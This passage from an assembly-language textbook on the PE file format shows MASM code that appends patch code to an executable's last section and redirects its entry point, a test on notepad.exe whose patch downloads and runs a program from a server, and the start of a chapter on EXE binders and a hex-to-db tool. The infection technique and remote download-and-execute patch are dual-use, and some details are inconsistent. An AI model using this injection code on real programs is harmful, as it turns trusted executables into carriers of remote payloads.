22 invoke getLastSectionStart, @lpMemory1
23 mov dwLastSectionStart, eax
24
25 invoke wsprintf, addr szBuffer, addr szOut122, eax
26 invoke _appendInfo, addr szBuffer
27
28 ; Calculate the size of the last section
29 mov eax, dwNewFileAlignSize
30 sub eax, dwLastSectionStart
31 add eax, dwPatchCodeSize
32 ; Align the size according to the file alignment
33 mov ecx, dwFileAlign
34 invoke _align
35 mov dwLastSectionAlignSize, eax
36
37 invoke wsprintf, addr szBuffer, addr szOut123, eax
38 invoke _appendInfo, addr szBuffer
39
40 ; Calculate the new file size

```

```

41  mov eax, dwLastSectionStart
42  add eax, dwLastSectionAlignSize
43  mov dwNewFileSize, eax
44
45  invoke wsprintf, addr szBuffer, addr szOut124, eax
46  invoke _appendInfo, addr szBuffer
47
48  ; Allocate memory space
49  invoke GlobalAlloc, GHND, dwNewFileSize
50  mov @hDstFile, eax
51  invoke GlobalLock, @hDstFile
52  mov @lpDstMemory, eax ; Assign the pointer to @lpDst
53
54  ; Copy the original file to the memory area
55  mov ecx, @dwFileSize1
56  invoke MemCopy, @lpMemory1, @lpDstMemory, ecx
57
58  ; Attach the patch code to the last section
59  invoke getCodeSegStart, @lpMemory
60  mov dwPatchCodeSegStart, eax
61
62  ; Copy the patch code
63  mov esi, @dwPatchCodeSegStart
64  add esi, @lpMemory
65
66  mov edi, @lpDstMemory
67  add edi, dwNewFileAlignSize
68
69  ; Copy patch code to destination
70  mov ecx, dwPatchCodeSize
71  rep movsb
72
73  mov ecx, dwPatchCodeSize
74  invoke MemCopy, esi, edi, ecx
75
76  ;----- End of copy, data has been copied completely
77
78  ; Fix up
79
80  ; Calculate SizeOfRawData
81  invoke _getRVACount, lpDstMemory
82  xor edx, edx
83  dec eax
84  mov ecx, sizeof IMAGE_SECTION_HEADER
85  mul ecx
86
87  mov edi, lpDstMemory
88  assume edi:ptr IMAGE_DOS_HEADER
89  add edi, [edi].e_lfanew
90  add edi, sizeof IMAGE_NT_HEADERS
91  add edi, eax
92  assume edi:ptr IMAGE_SECTION_HEADER
93  mov eax, dwLastSectionAlignSize
94  mov [edi].SizeOfRawData, eax
95
96  ; Calculate Misc value
97  invoke getSectionAlign, @lpMemory1
98  mov dwSectionAlign, eax
99  xchg eax, ecx
100  mov eax, dwLastSectionAlignSize
101  invoke _align
102  mov [edi].Misc, eax
103
104  ; Set Characteristics
105  mov eax, 0C0000060h
106  mov [edi].Characteristics, eax
107  ; Calculate VirtualAddress
108
109  mov eax, [edi].VirtualAddress ; Original RVA value
110  mov dwVirtualAddress, eax
111
112  ; Fix up entry point address
113  mov eax, dwNewFileAlignSize
114  invoke _OffsetToRVA, lpDstMemory, eax
115  mov dwNewEntryPoint, eax
116  mov edi, lpDstMemory

```

```

117 assume edi:ptr IMAGE_DOS_HEADER
118 add edi, [edi].e_lfanew
119 assume edi:ptr IMAGE_NT_HEADERS
120 mov eax, [edi].OptionalHeader.AddressOfEntryPoint
121 mov dwDstEntryPoint, eax
122 mov eax, dwNewEntryPoint
123 mov [edi].OptionalHeader.AddressOfEntryPoint, eax
124
125 mov eax, dwDstEntryPoint
126 sub eax, dwNewEntryPoint
127 mov dwEIPOff, eax
128
129 ; Fix SizeOfImage
130 mov eax, dwLastSectionAlignSize
131 mov ecx, dwSectionAlign
132 invoke _align
133 ; Add the VirtualAddress of the last section
134 add eax, dwVirtualAddress
135 mov [edi].OptionalHeader.SizeOfImage, eax
136
137
138 ; Fix the E9 instruction operand in the patch code
139 mov eax, lpDstMemory
140 add eax, dwNewFileAlignSize
141 add eax, dwPatchCodeSize
142
143 sub eax, 5 ; eax points to the operand of E9
144 mov edi, eax
145
146 sub eax, lpDstMemory
147 add eax, 4
148
149 mov ebx, dwDstEntryPoint
150 invoke _OffsetToRVA, lpDstMemory, eax
151 sub ebx, eax
152 mov dword ptr [edi], ebx
153
154 pushad
155 invoke wsprintf, addr szBuffer, addr szOut112, ebx
156 invoke _appendInfo, addr szBuffer
157 popad
158
159 ; Write the memory content to c:\bindC.exe
160 invoke writeToFile, lpDstMemory, dwNewFileSize

```

Readers can refer to the annotation of the writing process and code in the patch tool to assist in understanding that part of the code.

### 17.2.3 RUNNING TESTS

Compile and link the patch tool code, use the generated bind.exe to test the program, and the relevant files are in the chapter17\a directory. The following is the result of using the patch tool to open notepad.exe:

```

Patch Tool: D:\masm32\source\chapter17\patch.exe
Target PE Program: C:\notepad.exe

Size of the patch code segment: 0000078a
Size of the PE file: 00010400
Size after alignment: 00010400
Starting offset of the last section in the target file: 00008400
Size of the last section in the target file after alignment: 00008800
New file size: 00010c00
Corrected operand value of the E9 instruction in the patch code: fffff3c14

```

**Note:** During testing, ensure that the computer is connected to the Internet and that the program is placed on the designated server for download and execution. If the Internet connection fails, the program will enter a loop. Readers can modify the code based on actual

needs, such as setting a timeout to make the program more adaptable to different environments.

---

### 17.3 SUMMARY

This chapter mainly discusses the method of appending code to the last section of a PE file. Compared with the methods in the previous three chapters, this method requires the least amount of work, the simplest compilation, and the fewest value modifications. Therefore, this method is widely used in various static patching scenarios. Through learning this chapter, readers can also master the writing of complex patch programs, that is, compile the patch program's functional preview code, then modify it step by step according to the static patch framework.

This completes the introductory part of PE patching. Through learning this part, the author hopes that everyone can master the writing of patch programs, implementation of PE changes, and insertion of code into target PE files. The content of the next chapters will be more advanced, providing readers with several practical and useful topic examples.

# PART 3

## PRACTICAL EXAMPLES OF PE

CHAPTER 18 EXE PACKER

CHAPTER 19 SOFTWARE INSTALLATION AUTOMATION

CHAPTER 20 EXE PROTECTOR

CHAPTER 21 EXE ENCRYPTOR

CHAPTER 22 PE VIRUS SCANNER

CHAPTER 23 CRACKING PE VIRUS

Starting from this chapter, various applications of PE files will be analyzed from different perspectives. Among these, EXE binders introduced in Chapter 20 employ the patching tools introduced in Chapter 16, while other case studies use the patching tools introduced in Chapter 17, completing the dynamic analysis of target PE files.

Section 8.4 introduces examples of binding files by adding resources in different ways. This chapter uses patching techniques to write a small tool that can bind all related files (including subdirectory files) in a directory into an executable EXE sequence.

An EXE binder allows the user to bind multiple executable files and related files together, enabling multiple executable files to be executed by a single command. This chapter explores the programming methods for such an application.

---

### 18.1 BASIC CONCEPTS

EXE binders refer to the technology that combines multiple executable files and non-executable files into one executable file. The objectives of binding include:

1. Reducing the number of separate files distributed by the system.
2. Concealing some special files.
3. Implementing some special functions, such as executing multiple commands sequentially through the bound file.

By combining with EXE packers (as discussed in Chapter 20), EXE binders can be used for both legitimate and illicit purposes. Because the binding tool can specify the order of file execution, it can also be used for batch processing of multiple PE files, allowing the automation of tasks involving multiple PE files (combined with the automated analysis techniques described in Chapter 19).

There are two main methods for implementing binding:

1. Writing a new EXE file that includes all bound file resources, either by embedding these resources into the new file or by directly writing the files into the new EXE file. The files can then be extracted and executed by the runtime environment as needed.
2. Modifying the first bound PE file, embedding the other files as resources, and writing them directly into the file. This allows multiple executable files to run sequentially based on the setup in the first PE file.

This chapter explains the first binding method.

The following are small programs and related explanations used in this chapter:

- **hex2db:** Converts encoded data into a small tool that defines the format for a compiled database in assembly language.
- **host.exe:** The main program template for the patch. This file will be bound to the main host program.
- **host.exe:** The target of the patch. Used for binding with host.exe and other files.
- **bind.exe:** The binder tool. Responsible for executing binding and similar advanced patching tools.

---

### 18.2 EXE EXECUTION CONTROL MECHANISM

In most cases, the combined files bound together only have one EXE file as the executable file. However, there are exceptions. For example, some programs may bind multiple executable files and execute them sequentially based on security needs. In such cases, the EXE execution control mechanism is used. The EXE execution control mechanism refers to the method of sequentially executing programs in the order specified during the binding process. When the bound file is decompressed and released, it needs a process to execute these programs in sequence. To achieve simultaneous EXE execution, Windows API functions are required, specifically:

- **CreateProcess** (process creation function)
- **WaitForSingleObject** (waiting for a specified process to finish)

---

#### 18.2.1 RELEVANT API FUNCTIONS

The EXE execution control process is essentially a process of controlling multiple processes to execute simultaneously. Windows API functions provide two important functions related to process control: the process creation function `CreateProcess` and the function to wait for a single process to complete, `WaitForSingleObject`.

---

##### 1. PROCESS CREATION FUNCTION: CREATEPROCESS

This function is used to complete the creation of a process. The function prototype is defined as follows:

```
BOOL CreateProcess(
    LPCTSTR lpApplicationName,
    LPTSTR lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL bInheritHandles,
    DWORD dwCreationFlags,
    LPVOID lpEnvironment,
    LPCTSTR lpCurrentDirectory,
    LPSTARTUPINFO lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);
```

The function parameters are explained as follows:

1. **lpApplicationName**: Points to a null-terminated string that specifies the executable module. This string can be either an absolute or a relative path. In the latter case, the function uses the current drive and directory to build the executable path. If this parameter is NULL, the module name must be the first whitespace-separated token in the `lpCommandLine` parameter. The module can be a Win32 application, an MS-DOS application, or an OS/2 application. For Windows NT, if the executable module is a 16-bit application, this parameter should be NULL, and the `lpCommandLine` parameter should specify the executable module.
2. **lpCommandLine**: Points to a null-terminated string that specifies the command line to execute. If the `lpApplicationName` parameter is not NULL, this parameter specifies the executable module's arguments. If both `lpApplicationName` and `lpCommandLine` parameters are non-NULL, the `lpApplicationName` parameter

specifies the executable module, and `lpCommandLine` specifies the module's arguments.

When the `GetCommandLine` function is used to get the entire command line, if the file name does not include an extension, the default extension `.exe` is assumed. If the file name does not contain a path, the system will search for the file in the following sequence:

1. The directory from which the application loaded.
  2. The current directory.
  3. The Windows system directory, obtained using the `GetSystemDirectory` function.
  4. The Windows directory, obtained using the `GetWindowsDirectory` function.
  5. The directories listed in the `PATH` environment variable.
3. **`lpProcessAttributes`**: Points to a `SECURITY_ATTRIBUTES` structure that determines whether the returned handle can be inherited by child processes. If `lpProcessAttributes` is `NULL`, the handle cannot be inherited. In Windows NT, the `SECURITY_ATTRIBUTES` structure's `lpSecurityDescriptor` member specifies the security descriptor for the new process. If this parameter is `NULL`, the new process uses the default security descriptor.
4. **`lpThreadAttributes`**: Points to a `SECURITY_ATTRIBUTES` structure that determines whether the returned handle can be inherited by child processes. If `lpThreadAttributes` is `NULL`, the handle cannot be inherited. The `SECURITY_ATTRIBUTES` structure's `lpSecurityDescriptor` member specifies the security descriptor for the new thread. If this parameter is `NULL`, the new thread uses the default security descriptor.
5. **`bInheritHandles`**: Indicates whether each handle in the calling process is to be inherited by the new process. If this parameter is `TRUE`, each inheritable open handle in the calling process is inherited by the new process. Inherited handles have the same value and access rights as the original handles.
6. **`dwCreationFlags`**: Specifies additional flags that control the priority class and the creation of the process. This parameter can be one or more of the following values.
- `CREATE_DEFAULT_ERROR_MODE`: The new process does not inherit the error mode of the calling process. Instead, `CreateProcess` calls the `SetErrorMode` function with the parameter `SEM_FAILCRITICALERRORS`. This is useful for applications that run in a different environment than the parent process. By default, this value is used when `lpProcessInformation` is `NULL`.
  - `CREATE_NEW_CONSOLE`: The new process has a new console, instead of inheriting the parent's console. This flag cannot be used with `DETACHED_PROCESS`.
  - `CREATE_NEW_PROCESS_GROUP`: The new process is the root process of a new process group. The process group includes all processes that are descendants of the root process. The process group is used by the `GenerateConsoleCtrlEvent` function to send a `CTRL+C` or `CTRL+BREAK` signal to a group of console processes.
  - `CREATE_SEPARATE_WOW_VDM`: This flag is valid only when running 16-bit Windows-based applications. If set, the new process runs in a private Virtual DOS Machine (VDM). By default, all 16-bit Windows-based applications run in a single, shared VDM. For 16-bit applications, the new process has its own VDM instead of sharing a VDM with other 16-bit applications. This allows the new process to run independently. For example, in different VDMs, each process has its own distinct memory and resources.

- **CREATE\_SHARED\_WOW\_VDM**: This flag is valid only when running 16-bit Windows-based applications. If set, the new process runs in a shared Virtual DOS Machine (VDM). This flag is applicable only in Windows NT. If the `DefaultSeparateVDM` value in `win.ini` is TRUE, this flag is ignored, and `CreateProcess` uses a separate VDM.
- **CREATE\_SUSPENDED**: The primary thread of the new process is created in a suspended state, and does not run until the `ResumeThread` function is called.
- **CREATE\_UNICODE\_ENVIRONMENT**: If set, the environment block pointed to by `lpEnvironment` uses Unicode characters. If this flag is not set, the environment block uses ANSI characters.
- **DEBUG\_PROCESS**: If set, the calling process is treated as a debugger and the new process as a process being debugged. The system notifies the debugger of all debug events that occur in the process being debugged. If this flag is used, the debugger must be prepared to handle the debug events using the `WaitForDebugEvent` function. This flag cannot be used with `DEBUG_ONLY_THIS_PROCESS`.
- **DEBUG\_ONLY\_THIS\_PROCESS**: If set, the calling process is treated as a debugger, and the new process is treated as a process being debugged. However, the new process does not inherit any debugging from its parent process. This flag cannot be used with `DEBUG_PROCESS`.
- **DETACHED\_PROCESS**: For console processes, the new process does not have access to the console of the parent process. This flag cannot be used with the `CREATE_NEW_CONSOLE` flag.

The `dwCreationFlags` parameter also controls the priority class of the new process. The following priority class values can be specified:

- **IDLE\_PRIORITY\_CLASS**: The process has a base priority level of 1. The threads of the process run only when the system is idle. The system removes the threads from consideration for scheduling until the system has no threads to execute.
- **NORMAL\_PRIORITY\_CLASS**: The process has a base priority level of 8. The threads of the process run at a normal priority level.
- **HIGH\_PRIORITY\_CLASS**: The process has a base priority level of 13. The threads of the process run at a higher priority level.
- **REALTIME\_PRIORITY\_CLASS**: The process has a base priority level of 24. The threads of the process run at the highest possible priority level. If a `REALTIME_PRIORITY_CLASS` thread runs for too long, it can cause the system to become unresponsive. Use this flag with extreme caution.

If none of the above flags are specified, the default priority class is `NORMAL_PRIORITY_CLASS`. In this situation, the default priority class for child processes is `IDLE_PRIORITY_CLASS`.

7. **`lpEnvironment`**: Points to the environment block for the new process. If this parameter is NULL, the new process uses the environment of the calling process. The environment block consists of a null-terminated block of null-terminated strings. Each string is in the form `name=value`. Because the equal sign is used as a separator, it cannot be used in the name of an environment variable.

The environment block for the new process must be explicitly created. If the `lpEnvironment` parameter is NULL, the new process uses the environment block of the calling process. An ANSI environment block ends with two NULL bytes: one for the end of the block and one for the null-terminator of the last string. A Unicode environment block ends with four NULL bytes: two for the end of the block and two for the null-terminator of the last string.

8. `lpCurrentDirectory`: Points to a null-terminated string that specifies the full path to the current directory for the process. If this parameter is NULL, the new process uses the current drive and directory of the calling process.
9. `lpStartupInfo`: Points to a `STARTUPINFO` structure that specifies the window station, desktop, standard handles, and appearance of the main window for the new process.
10. `lpProcessInformation`: Points to a `PROCESS_INFORMATION` structure that receives identification information about the new process.

The `CreateProcess` function creates a new process, which runs concurrently with the calling process. `WinExec` and `LoadModule` functions can also create new processes, but they are less commonly used than `CreateProcess`. The `CreateProcess` function creates a new process and its primary thread. The new process runs independently of the calling process. The primary thread runs the function specified in the `lpApplicationName` parameter, and the new process uses the current drive and directory of the calling process, unless the `lpCurrentDirectory` parameter is specified. The new process inherits the security context of the calling process. The new process also inherits standard input, standard output, and standard error handles of the calling process.

If the calling process has limited access rights, the new process will inherit those limitations. If a parameter is required and omitted, the function may fail or result in undefined behavior. Always check for the appropriate rights and permissions before attempting to create a new process.

## 2. Wait for Process Completion using `WaitForSingleObject`

The `WaitForSingleObject` function checks the state of the specified handle. If the specified handle is in a signaled state, the function returns immediately; otherwise, it waits for the handle to be signaled. The `dwMilliseconds` parameter specifies the time-out interval, in milliseconds. If `dwMilliseconds` is `INFINITE`, the function will return only when the object is signaled.

The function's syntax is as follows:

```
DWORD WaitForSingleObject(
    HANDLE hHandle,
    DWORD dwMilliseconds
);
```

Parameter explanations:

1. `hHandle`: A handle to the object. The handle can refer to various types of objects, such as change notifications, console input, events, jobs, mutexes, processes, semaphores, threads, or waitable timers.

- dwMilliseconds: The time-out interval, in milliseconds. If a nonzero value is specified, the function returns WAIT\_OBJECT\_0 if the object is signaled. If the time-out interval elapses and the object is not signaled, the function returns WAIT\_TIMEOUT.

This section introduces examples of using Windows API functions to control process synchronization based on an understanding of operating system process management. These examples help to deepen the understanding of how multiple applications execute in sequence. Code Listing 18-1 simply simulates the effect of synchronizing the execution of multiple programs after a binding and release operation.

**Code Listing 18-1:** Example of testing the simultaneous execution of multiple processes (chapter18\multiProcess.asm)

```

1 ; -----
2 ; File to test the execution of multiple processes
3 ; multiProcess.asm
4 ; -----
5
6 .386
7 .model flat, stdcall
8 option casemap:none
9
10 include windows.inc
11 include user32.inc
12 include kernel32.inc
13 include winResult.inc
14 includelib user32.lib
15 includelib kernel32.lib
16 includelib winResult.lib
...
38
39 .const
40 szExeFile db 'd:\masm32\source\chapter18\notepad.exe', 0
41 szExeFile1 db 'd:\masm32\source\chapter18\mspaint.exe', 0
42
43 .code
44
45 ; -----
46 ; Thread procedure to execute applications
47 ; 1. Use CreateProcess to create a process
48 ; 2. Use WaitForSingleObject to wait for process completion
49 ; -----
50 _RunThread proc uses ebx ecx edx esi edi, \
51     dwParam:DWORD
52     pushad
53     invoke GetStartupInfo, addr stStartUp
54     invoke CreateProcess, NULL, addr szExeFile, NULL, NULL, \
55         NULL, NORMAL_PRIORITY_CLASS, NULL, NULL, \
56         offset stStartUp, offset stProcInfo
57     .if eax != 0
58         invoke WaitForSingleObject, stProcInfo.hProcess, INFINITE
59         invoke CloseHandle, stProcInfo.hProcess
60         invoke CloseHandle, stProcInfo.hThread
61     .endif
62     invoke GetStartupInfo, addr stStartUp
63     invoke CreateProcess, NULL, addr szExeFile1, NULL, NULL, \
64         NULL, NORMAL_PRIORITY_CLASS, NULL, NULL, \
65         offset stStartUp, offset stProcInfo
66     .if eax != 0
67         invoke WaitForSingleObject, stProcInfo.hProcess, INFINITE
68         invoke CloseHandle, stProcInfo.hProcess
69         invoke CloseHandle, stProcInfo.hThread
70     .endif
71     popad
72     ret
73 _RunThread endp

```

```

74
75 start:
76     invoke CreateThread, NULL, NULL, offset _RunThread, \
77         NULL, NULL, offset hRunThread
78 end start

```

The main program uses the `CreateThread` function to run the `_RunThread` function as a thread (line 76). The thread first uses the `CreateProcess` function to open a process (line 54), and then the `WaitForSingleObject` function to wait for the process to complete (line 58). After the first process completes, it continues to use `CreateProcess` to open the second process and uses `WaitForSingleObject` to wait for the second process to complete, and so on.

When running the program, the first process must be exited, either by choosing "File" -> "Exit" or by directly selecting the close button on the title bar or the Alt + F4 keyboard shortcut, before the second process "Paint" can be started.

### 18.3 BYTECODE CONVERSION TOOL HEX2DB

The executable code often includes byte definitions (using assembly directive `db`) embedded in the source code. These byte codes can be copied using FlexHex, but converting them can be particularly cumbersome. To facilitate future development, this section introduces a tool called hex2db, which converts the byte codes in files to the assembly language byte definition format.

For example, the bytes in a file:

```
00 01 02 03 04 A5
```

Using the hex2db tool, they are finally converted to:

```
db 00h, 01h, 02h, 03h, 04h, 0A5h
```

The data definition syntax includes three parts:

1. Leading spaces. This example has four spaces.
2. Data definition directive `db` and a space between each byte.
3. Data. To be separated by commas. If the high nibble of any byte is less than 0Ah, a leading "0" is added to that byte.

#### 18.3.1 HEX2DB SOURCE CODE

The idea behind writing hex2db is similar to the tool PEDump in Chapter 2; both are based on the control format output as the core. The source code for hex2db can be found in listing 18-2.

**Code Listing 18-2:** Conversion of bytecodes to assembly language data definition statements (chapter18\hex2db.asm)

```

1 .386
2 .model flat, stdcall
3 option casemap:none
4

```

```

...
54    szFileName db MAX_PATH dup(?)
55    szDstFile db 'c:\1.txt', 0
56    szFileNameOpen1 db 'host.exe', MAX_PATH dup(0)
57    szFileNameOpen2 db 'c:\notepad.exe', MAX_PATH dup(0)
58    ;d:\masm32\source\chapter12\HelloWorld.exe
59
60
61    szBuffer db 256 dup(0), 0
62    bufTemp1 db 200 dup(0), 0
63    bufTemp2 db 200 dup(0), 0
64    szFilter1 db 'Executable Files', 0, '*.exe;*.com', 0
65    db 0
66
67
68    .const
69
70    lpszHexArr db '0123456789ABCDEF', 0
71
72
73    .code
74
75    ; -----
76    ; Exception Handler
77    ; -----
78    _Handler proc _lpExceptionRecord, _lpSEH, \
79        _lpContext, _lpDispatcherContext
80
81        pushad
82
83        popad
84        mov eax, ExceptionContinueExecution
85        ret
86    _Handler endp
87
88    ; -----
89    ; dwSize is the number of bytes to be converted to hexadecimal
90    ; bufTemp1 holds the converted hexadecimal string
91    ; -----
92    _Byte2Hex proc _dwSize
93        local @dwSize: dword
94
95        pushad
96        mov esi, offset bufTemp2
97        mov edi, offset bufTemp1
98        mov @dwSize, 0
99
100       repeat
101           mov al, byte ptr [esi]
102           mov bl, al
103           xor edx, edx
104           xor eax, eax
105           mov al, bl
106           mov cx, 16
107           div cx ; Result high part in al, remainder in dl
108
109
110           xor bx, bx
111           mov bl, al
112           movzx edi, bx
113           mov bl, byte ptr lpszHexArr[edi]
114           mov eax, @dwSize
115           mov byte ptr bufTemp1[eax], bl
116
117
118           inc @dwSize
119
120           xor bx, bx
121           mov bl, dl
122           movzx edi, bx
123
124           ;invoke wsprintf, addr szBuffer, addr szOut2, edx
125           ;invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
126
127
128           mov bl, byte ptr lpszHexArr[edi]
129           mov eax, @dwSize

```

```

139     mov byte ptr bufTemp1[eax], bl
140
141     inc @dwSize
142     mov bl, 20h
143     mov eax, @dwSize
144     mov byte ptr bufTemp1[eax], bl
145     inc @dwSize
146     inc esi
147     dec _dwSize
148     .break .if _dwSize == 0
149 .until FALSE
150
151     mov bl, 0
152     mov eax, @dwSize
153     mov byte ptr bufTemp1[eax], bl
154
155     popad
156     ret
157 _Byte2Hex endp
158
159 _MemCmp proc _lp1, _lp2, _size
160     local @dwResult: dword
161
162     pushad
163     mov esi, _lp1
164     mov edi, _lp2
165     mov ecx, _size
166     .repeat
167         mov al, byte ptr [esi]
168         mov bl, byte ptr [edi]
169         .break .if al != bl
170         inc esi
171         inc edi
172         dec ecx
173         .break .if ecx == 0
174     .until FALSE
175     .if ecx != 0
176         mov @dwResult, 1
177     .else
178         mov @dwResult, 0
179     .endif
180     popad
181     mov eax, @dwResult
182     ret
183 _MemCmp endp
184
185 ; -----
186
187 ; -----
188 writeToFile proc _lpFile, _dwSize
189     local @dwWritten
190     pushad
191     invoke CreateFile, addr szDstFile, GENERIC_WRITE, \
192             FILE_SHARE_READ, \
193             0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0
194     mov hFile, eax
195     invoke WriteFile, hFile, _lpFile, _dwSize, addr @dwWritten, NULL
196     invoke CloseHandle, hFile
197     popad
198     ret
199 writeToFile endp
200
201 ; -----
202 ; Open PE file and process
203 ; -----
204
205 _openFile proc
206     local @stOF:OPENFILENAME
207     local @hFile, @dwFileSize, @hMapFile, @lpMemory
208     local @hFile1, @dwFileSize1, @hMapFile1, @lpMemory1
209     local @bufTemp1[10]:byte
210     local @dwTemp:dword, @dwTemp1:dword
211     local @dwBuffer, @lpDst, @hDstFile
212
213     invoke CreateFile, addr szFileNameOpen1, GENERIC_READ, \

```

```

215             FILE_SHARE_READ or FILE_SHARE_WRITE, NULL, \
216             OPEN_EXISTING, FILE_ATTRIBUTE_ARCHIVE, NULL
217
218     .if eax != INVALID_HANDLE_VALUE
219         mov @hFile, eax
220         invoke GetFileSize, eax, NULL
221         mov @dwFileSize, eax
222         .if eax
223             invoke CreateFileMapping, @hFile, \
224                 0, PAGE_READONLY, 0, 0, NULL
225         .if eax
226             mov @hMapFile, eax
227             invoke MapViewOfFile, eax, \
228                 FILE_MAP_READ, 0, 0, 0
229         .if eax
230             mov @lpMemory, eax ; Map the file into the process's address space
231             assume fs:nothing
232             push ebp
233             push offset _ErrFormat
234             push offset _Handler
235             push fs:[0]
236             mov fs:[0], esp
237
238             ; Check if it is a valid PE file
239             mov esi, @lpMemory
240             assume esi:ptr IMAGE_DOS_HEADER
241             .if [esi].e_magic != IMAGE_DOS_SIGNATURE ; Check if it's an MZ signature
242                 jmp _ErrFormat
243             .endif
244             add esi, [esi].e_lfanew ; Move esi to the PE file header
245             assume esi:ptr IMAGE_NT_HEADERS
246             .if [esi].Signature != IMAGE_NT_SIGNATURE ; Check if it's a PE signature
247                 jmp _ErrFormat
248             .endif
249             .endif
250         .endif
251     .endif
252 .endif
253
254
255
256 ; By this point, the header information in the file has been read. @lpMemory points to
the start of the file.
257
258
259 ; Calculate new file size
260 mov eax, @dwFileSize
261 shl eax, 3
262 mov dwNewFileSize, eax
263
264 ; Allocate memory space
265 invoke GlobalAlloc, GHND, dwNewFileSize
266 mov @hDstFile, eax
267 invoke GlobalLock, @hDstFile
268 mov lpDstMemory, eax ; Save the pointer in @lpDst
269
270 mov dwCount, 0
271 mov esi, @lpMemory
272 mov edi, lpDstMemory
273
274 mov @dwTemp, 0
275
276 mov al, 20h
277 mov ecx, 4
278 rep stosb
279 mov al, 'd'      ; Define operator db
280 stosb
281 mov al, 'b'
282 stosb
283 mov al, 20h
284 stosb
285 add dwNewFileCount, 7
286
287 ; Start processing the first byte
288 .repeat
289     xor eax, eax

```

```

290     mov al, byte ptr [esi]
291     inc esi
292
293     ; Check if it's a multiple of 16
294     .if @dwTemp == 16
295         push eax
296         mov @dwTemp, 0
297         dec edi
298         dec dwNewFileCount
299         mov al, 0dh ; If it's a multiple of 16, perform a newline operation, and write
the operator db
300         stosb
301         mov al, 0ah
302         stosb
303         mov al, 20h
304         mov ecx, 4
305         rep stosb
306         mov al, 'd'
307         stosb
308         mov al, 'b'
309         stosb
310         mov al, 20h
311         stosb
312         add dwNewFileCount, 9
313         pop eax
314
315     ; Process digits
316     xor edx, edx
317     mov ecx, 16
318     div ecx
319     mov ebx, eax
320     ; Process high nibble
321
322     .if al > 9
323         mov bl, '0'
324         mov byte ptr [edi], bl
325         inc edi
326         inc dwNewFileCount
327         mov al, [eax + lpszHexArr]
328         stosb
329     .else
330         mov al, [eax + lpszHexArr]
331         stosb
332     .endif
333     inc dwNewFileCount
334
335     ; Process low nibble
336     mov ebx, edx
337     mov al, [ebx + lpszHexArr]
338     stosb
339     mov al, 'h'
340     stosb
341     mov al, ','
342     stosb
343     add dwNewFileCount, 3
344     .else
345     ; Process digits
346     xor edx, edx
347     mov ecx, 16
348     div ecx
349     mov ebx, eax
350
351     ; Process high nibble
352     .if al > 9
353         mov bl, '0'
354         mov byte ptr [edi], bl
355         inc edi
356         inc dwNewFileCount
357         mov al, [eax + lpszHexArr]
358         stosb
359     .else
360         mov al, [eax + lpszHexArr]
361         stosb
362     .endif
363     inc dwNewFileCount
364

```

```

365 ; Process low nibble
366 mov ebx, edx
367 mov al, [ebx + lpszHexArr]
368 stosb
369 mov al, 'h'
370 stosb
371 mov al, ','
372 stosb
373 add dwNewFileCount, 3
374 .endif
375 sub @dwFileSize, 1
376 inc @dwTemp
377 .break .if @dwFileSize == 0
378 .until FALSE
379
380
381 ; Write the new file content to C:\1.txt
382 invoke writeToFile, lpDstMemory, dwNewFileCount
383
384 jmp _ErrorExit ; Normal exit
385
386 _ErrFormat:
387
388 _ErrorExit:
389 pop fs:[0]
390 add esp, 0ch
391 invoke UnmapViewOfFile, @lpMemory
392 invoke CloseHandle, @hMapFile
393 invoke CloseHandle, @hFile
394 jmp @F
395
396 _ErrFormat1:
397
398 _ErrorExit1:
399 pop fs:[0]
400 add esp, 0ch
401 invoke UnmapViewOfFile, @lpMemory1
402 invoke CloseHandle, @hMapFile1
403 invoke CloseHandle, @hFile1
404 @@:
405 ret
406 _openFile endp
407
408 start:
409 invoke _openFile
410 invoke ExitProcess, NULL
411 end start

```

Line 271 assigns the starting address of the memory-mapped file of the file to be processed to the `esi` register. Line 272 assigns the starting address of the buffer to the `edi` register, where the final converted data definition statements will be stored.

Lines 276 to 278 write the prefix spaces for the data definition statements into the target buffer area.

Lines 279 to 284 write the `db` directive for the data definition statements into the target buffer area.

Lines 288 to 378 form a loop, iterating based on the size of the file stored in `@dwFileSize`. The variable `@dwTemp` keeps track of the number of bytes processed.

Lines 294 to 343 handle the operations when the count reaches a multiple of 16, including writing a newline character and the `db` directive for the next line of data definition statements into the target buffer area. If `@dwTemp` is not a multiple of 16, lines 345 to 373 handle the conversion of high and low nibbles of the bytes and write them into the target buffer area.

Line 382 writes the converted bytecodes from the target buffer area into the file C:\1.txt, completing the conversion.

---

#### 18.3.2 RUNNING TEST

Compile and execute the file, open the file C:\1.txt, and check the execution results for the PE file \_host.exe (optional) as follows:

```
db 4Dh,5Ah,90h,00h,03h,00h,00h,04h,00h,00h,0FFh,0FFh,00h,00h  
db 00h,00h,00h,00h,00h,00h,00h,40h,00h,00h,00h,00h,00h,00h,00h  
db 00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h  
db 00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h  
db 00h,0B4h,09h,0CDh,21h,0B8h,01h,4Ch,0CDh,21h,54h,68h,69h,73h,20h,70h  
db 6Fh,67h,72h,61h,6Dh,20h,63h,61h,6Eh,6Fh,74h,20h,62h,65h,20h  
db 75h,6Eh,20h,69h,6Eh,20h,44h,4Fh,53h,20h,6Dh,6Fh,64h,65h,2Eh,0Dh  
db 0Ah,24h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h  
db 22h,76h,3Ah,18h,22h,76h,3Ah,18h,0ACh,69h,29h,18h,2Dh,76h,3Ah,18h  
db 56h,28h,18h,23h,76h,3Ah,18h,52h,69h,63h,68h,22h,76h,3Ah,18h,00h  
db 00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h  
db 00h,00h,00h,00h,00h,50h,45h,00h,00h,4Ch,01h,03h,00h,6Dh,96h,35h  
db 00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h  
db 0CCh,00h,00h,00h,18h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h  
db 00h,00h,00h,0E0h,00h,00h,00h,00h,40h,00h,00h,10h,00h,00h,00h,02h  
db 00h,04h,00h,00h,00h,00h,00h,00h,00h,04h,00h,00h,00h,00h,00h,00h  
